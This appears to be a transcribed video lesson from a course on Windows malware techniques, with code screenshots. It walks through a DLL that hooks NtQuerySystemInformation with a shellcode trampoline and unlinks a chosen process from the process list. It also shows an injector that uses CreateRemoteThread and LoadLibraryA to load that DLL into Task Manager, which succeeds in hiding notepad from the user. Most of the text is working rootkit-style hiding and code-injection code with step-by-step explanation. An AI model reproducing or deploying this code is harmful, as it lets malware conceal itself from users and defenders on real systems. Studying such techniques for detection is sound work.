
We also have to allocate the output buffer. We do so using the malloc function. Next, we zero out the buffer and check whether the string length is other than zero. If it isn't, we return an empty string. However, if the length is different from zero, we go further. We assign every second byte of the input buffer to each byte of the output buffer, eventually we return our buffer. However, we have to remember to free the buffer in the program on our own. We also need a couple of global variables, including p_name, which is the name of the process we want to hide. We also need the stat variable, to which we'll assign what is returned by the original ZwQuerySystemInformation function. We also have a working string and working char buffer.



```
    IO_COUNTERS              IoCounters;
    void*            Threads;

} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;

__declspec(noinline) char* WINAPI Unicode2ANSI(char* buf,int len)
{

len=len/2;
char* ret=(char*)malloc(len+1);
memset(ret,0,len+1);
if(len==0)
{
    return ret;
}
int i=0;
while(i<len)
{
    ret[i]=buf[2*i];
    i++;
}
ret[len]=0;
```


In the variable of type DWORD we'll store System Information Class, which is delivered to the ZwQuerySystemInformation function. We'll need 2 structures of type SYSTEM_PROCESS_INFORMATION. One is SPI, which is a pointer to the current element and the other, p_SPI, which is a pointer to the previous list element. If we want to hide an SPI element, we have to modify the pointer in the p_SPI so that it points to the next element after SPI. In order to hide the SPI element, we have to add the value Next Entry Offset from the SPI structure to the Next Entry Offset variable in p_SPI. However, if the value Next Entry Offset in SPI equals 0, we also change the value of Next Entry Offset in p_SPI to 0. This way, we omit the element we don't want to display.

In the next variable we'll store the syscall number, which we'll need to call a function. Next, we have the KiFastSystemCall function, which we remember from the previous module. It looks the same as previously, but since the Visual Studio doesn't enable using SYSENTER in our code, we replace it with an instruction code in hexadecimal system in order to achieve the same result.




```
void __declspec(naked)sys(void)//KiFastSystemCall
{
    __asm {

        MOV EDX,ESP
            __emit 0x0F//0x0F34 = SYSENTER
            __emit 0x34
            RET
    }
}
```

The next function is ZwQuerySystemInformation. It's very similar to the ZwTerminateProcess function we already know. It's a syscall, but we'll pass a different number here. We also have a function which will be called instead of the original function, but we'll discuss that in a moment. For now, let's deal with the HideProcess function, which takes the name of the process we want to hide as a parameter and assigns this name to the global variable p_name.



```
dllmain.cpp
(Global Scope)                                   HideProcess(char * name)

void HideProcess(char* name)
{
    ZwQuerySystemInformation=(NTSTATUS(__stdcall *)(int,PVOID,ULONG,PULONG))GetProcAddress(GetModuleHandle
("ntdll.dll"),"NtQuerySystemInformation");
    memcpy(&ZwQuerySystemInformation_syscall,(char*)((char*)ZwQuerySystemInformation+1),4);
    p_name=name;
    DWORD old;
    VirtualProtect(ZwQuerySystemInformation,10,PAGE_EXECUTE_READWRITE,&old);
    char shellcode[]="\xB8\x00\x00\x00\x00\xFF\xD0\xC2\x10\x00";
    /*
    MOV EAX,0
    CALL EAX
    RET 10
    */
    int x=(int)NewZwQuerySystemInformation;
    memcpy((char*)((char*)shellcode+1),&x,4);
    memcpy((char*)ZwQuerySystemInformation,shellcode,10);
    VirtualProtect(ZwQuerySystemInformation,7,old,&old);
    ZwQuerySystemInformation=(NTSTATUS (__stdcall *)(int,PVOID,ULONG,PULONG))Sys_ZwQSI;
}
100 %
```

Using the GetProcAddress function, we get the address of the ZwQuerySystemInformation function and next, as in the previous module, copy the syscall number to the relevant variable. Similarly as before, it's 1 byte after the function start. In the next step, we have to grant ourselves writing permission in the place our function was called. We'll do it using the VirtualProtect method. In the place of the function, we write a shellcode which looks as follows. It consists of the MOV EAX,0 instruction. This 0 will be changed to the address of the NewZwQuerySystemInformation function. Next, we jump to this address using the CALL EAX instruction.




dllmain.cpp
(Global Scope)
NewZwQuery

```
void __declspec(naked) NewZwQuerySystemInformation(int SystemInformationClass,PVOID
{
__asm
{
    PUSHAD
    PUSH DWORD PTR SS:[ESP+52]
    PUSH DWORD PTR SS:[ESP+52]
    PUSH DWORD PTR SS:[ESP+52]
    PUSH DWORD PTR SS:[ESP+52]
}

Sys_ZwQSI();

__asm
{
mov stat,eax
pop eax
pop eax
pop eax
pop eax
```

100 %

After returning from the function, the RET 10 instruction is performed, which returns to the address present on the stack, but previously removes 16 bytes of data from it. Before we save the shellcode, we have to modify the NewZwQuerySystemInformation address inside it. As we can see, 0 starts from the second byte, so we have to save our address in bytes from 2 to 5, that is we have to add 1 to the beginning of the shellcode and copy 4 bytes from x variable.

Next, we copy our shellcode in the place of the original function and set the previous access rights. We assign the address of our function to the ZwQuerySystemInformation variable, so that when programming we don't use the modified function instead of the original one by accident. Now, let's discuss the NewZwQuerySystemInformation function, that is the function which will replace the original ZwQuerySystemInformation function.



```
while(SPI!=p_SPI)
{
    tmp_buf=Unicode2ANSI((CHAR*)SPI->ImageName.Buffer,SPI->ImageName.Length);
    str=tmp_buf;
    free(tmp_buf);
    if(str==p_name)
    {
    if(SPI->NextEntryOffset==0)
    {
    p_SPI->NextEntryOffset=0;
    }
    else
    {
    p_SPI->NextEntryOffset+=SPI->NextEntryOffset;
    }

    }
    p_SPI=SPI;
    char* t=(char*)SPI;
    t+=SPI->NextEntryOffset;
    SPI=(SYSTEM_PROCESS_INFORMATION*)t;
}
```


First, we push all instructions on the stack using the PUSHAD instruction. At this point, a small problem arises. We've changed the way the stack looks and we can't refer to the parameters by name. We'll refer to a specific address on the stack. In a moment, we'll get to know why this value equals +52. Let's call the original function. Earlier, we have to insert the parameters, because we changed the stack using the PUSHAD instruction. As we know, the value returned by the function is present in the EAX register, which we copy to the stat variable, and then we pop the 4 values that we previously pushed.

Now we have to find the SystemInformationClass variable on the stack, that is the number of the structure we want to get, because the ZwQuerySystemInformation function enables us to get not only the process list, but also other data regarding the operating system. This value is located in the place shifted by 28 bytes from the top of the stack. So let’s copy it to the EAX register, and then from EAX to the SIC variable. We'll hide the process only if the stat variable equals zero and the SIC variable equals 5. It means that performing the function execution went without errors and the program wants to get the process list. If these conditions are fulfilled, we copy the out_buf address, that is the output buffer address.

Next, we put 0 inside p_SPI. We can also see the while loop, which executes itself as long as the p_SPI address is different from the SPI address. The point is, if Next Entry Offset equals zero, which means the end of the list, then after adding zero to SPI, the addresses p_SPI and SPI are equal, which interrupts the execution of our loop. If the loop is executed anyway, in the first step we change the process name to the ANSI format by calling the Unicode2ANSI function, to which we provide a buffer and a buffer size. Next, we assign our working buffer to the tmp_buf string, after which we can release it using the instruction free.


Next, we compare the new string with the global string we've already set in our program. If the strings are the same, it means that the given process has to be hidden. Now we have two possible situations: either we hide the process which is somewhere in the middle of the list, which means that it's an else block, or we hide the process at the end and it's the first if block. If we're dealing with the latter case, the value of Next Entry Offset in SPI equals 0, so we also assign 0 to p_SPI. However, if we hide the process in the middle of the list, we add the SPI -> NextEntryOffset value to p_SPI -> NextEntryOffset. Eventually, p_SPI -> NextEntryOffset will point to the element following SPI.

In the end, we put the SPI address into p_SPI, and add the NextEntryOffset value to SPI, thereby shifting the current element by 1. We have to remember that we also have to restore the registers which we put on the stack at the far beginning. We'll do it using the POPAD instruction, but we have to change the EAX register to the result returned by the ZwQuerySystemInformation function and exit the function using the RET instruction. In the DllMain function, that is the main function for dll libraries, we're interested only in the action responsible for injecting the library into the process, which should cause it to be hidden. In our case, it’s a notepad process. Of course, we also need a program which injects our library into the process, a so-called injector. Let's have a look at its code.



```
#include <Windows.h>
#include <string>
#include <Tlhelp32.h>
#include <vector>
#include <Psapi.h>

#pragma comment (lib,"psapi.lib")

using namespace std;



vector<int> pids;
vector<string> pnames;
```

In the program, we add the Windows.h header file in order to gain access to the WinApi function, as well as the header file string.h to handle character strings, just as before. We also add Tlhelp32, which allows us to get the process list using a bit more convenient function. We also need a vector file for easy to use arrays. We also have the pids array, which stores the process numbers, as well as pnames, which stores the names of processes. Below we can see the functions responsible for handling GUI, that is graphical user interface. These functions are not concerned with the application logic, they are only used to display certain elements in the screen.




```
void ProcessList(HWND hwnd,int id)
{
    PROCESSENTRY32 lppe32;
    HANDLE hSnapshot;
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    lppe32.dwSize = sizeof(PROCESSENTRY32);
    pids.clear();
    pnames.clear();

    Process32First(hSnapshot, &lppe32);
    do
    {
        pids.push_back(lppe32.th32ProcessID);
        pnames.push_back(lppe32.szExeFile);
    }
    while(Process32Next(hSnapshot, &lppe32));
    CloseHandle(hSnapshot);

    int size=SendDlgItemMessage(hwnd,id,CB_GETCOUNT, 0, (LPARAM)0);
    int i=0;
    while(i<size)
    {
```

We have the ProcessList function, which gets the process list. In the first loop cycle, it gets the first element and in each following cycle, it gets another one and saves the process number and name to the relevant arrays. Next, we check the number of elements in ComboBox, remove all the elements and include the new ones which we've just got. Below we have a function which handles the window. The moment when our window appears, we get the process list.

Now we can see the function which opens a dialog box for choosing the dll file we want to inject into the process, as well as the code which allows us to refresh the process list during the program runtime. In the next step we inject the library into the chosen process. First, we open the process which we got from ComboBox based on the number of the selected element. We pass this number as an array index to the OpenProcess function and open the process with full rights. If the process opened correctly, we write the appropriate message. If it's not possible, we inform the user about that. Next, we allocate memory for the name of the dll library we'll inject. The technique we'll use, Dll Injection, is very similar to the Code Injection technique we used in the previous module. The difference with Code Injection is that we've started our shellcode within the context of another process, but here we start the LoadLibrary function. As a parameter, we provide the name of our dll library.

Next, we save the name of this library and get the address of the LoadLibraryA function. We don't have to worry about ASLR, because the address of this function is the same for all the currently running programs. Even though this address changes at each system restart and we can't have a constant address, it's the same for all the currently running applications. We create a remote thread using the CreateRemoteThread function. We provide LoadLib as a start address, that is the address of the LoadLibraryA function. As a parameter passed to the function we provide Vmem, which is the address we've allocated and saved the name of the dll library to. Once the thread is already created, we have its handle in the variable h. We wait until the thread finishes and the address where the library loaded is provided as an exit code from the thread. This exit code can be found in our variable exit.

Let's compile our program and start the notepad. We can see that the window appeared. Let's run the task manager application. We can see that the notepad is visible on the process list.




Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users

Image Name	User Name	CPU	Memory (...	Description
atiedxx.exe		00	232 K	
ATKOSD.exe		00	164 K	
CamRecorder.exe	Grzonu	14	84,440 K	Camtasia Recorder
csrss.exe		00	5,376 K	
DataCardMonitor.exe	Grzonu	00	316 K	DataCardMonitor
devenv.exe	Grzonu	00	101,652 K	Microsoft Visual Studio 2010
devenv.exe	Grzonu	00	100,100 K	Microsoft Visual Studio 2010
dwm.exe	Grzonu	00	564 K	Desktop Window Manager
egui.exe	Grzonu	00	4,872 K	ESET GUI
explorer.exe	Grzonu	00	39,080 K	Windows Explorer
HControl.exe		00	772 K	
KiesPDLR.exe	Grzonu	00	1,076 K	KiesPDLR
notepad.exe	Grzonu	00	1,008 K	Notepad
RtHDVCpl.exe	Grzonu	00	472 K	HD Audio Control Panel
taskhost.exe	Grzonu	00	868 K	Host Process for Windows ...

Processes: 65 CPU Usage: 16% Physical Memory: 53%

In the injector we get the full list of processes which we can inject our dll library to. We choose the task manager process, and then our dll library. In the window we can see the dll library name and the process. We click the Inject button and the process opens. 67 bytes were saved there, which is the length of the name string. The thread was successfully created and the library loaded correctly.



```
taskmgr.exe(5080)
s\3\hidder_dll\Release\hidder_dll.dll
```

```
Opening Process: taskmgr.exe(5080)
OpenProcess success
Writed 67 bytes
CreateRemoteThread success
Dll loaded to 0x73a60000
```

Now, if we look at the task manager, we shouldn't see the notepad process anywhere, even though its window is visible. We can also open a new notepad and it still won't be visible on the list. This way we've managed to hide a process from the user. That is all in terms of hiding processes. Please go to the next part of this module, where we'll learn how to hide files. See you there.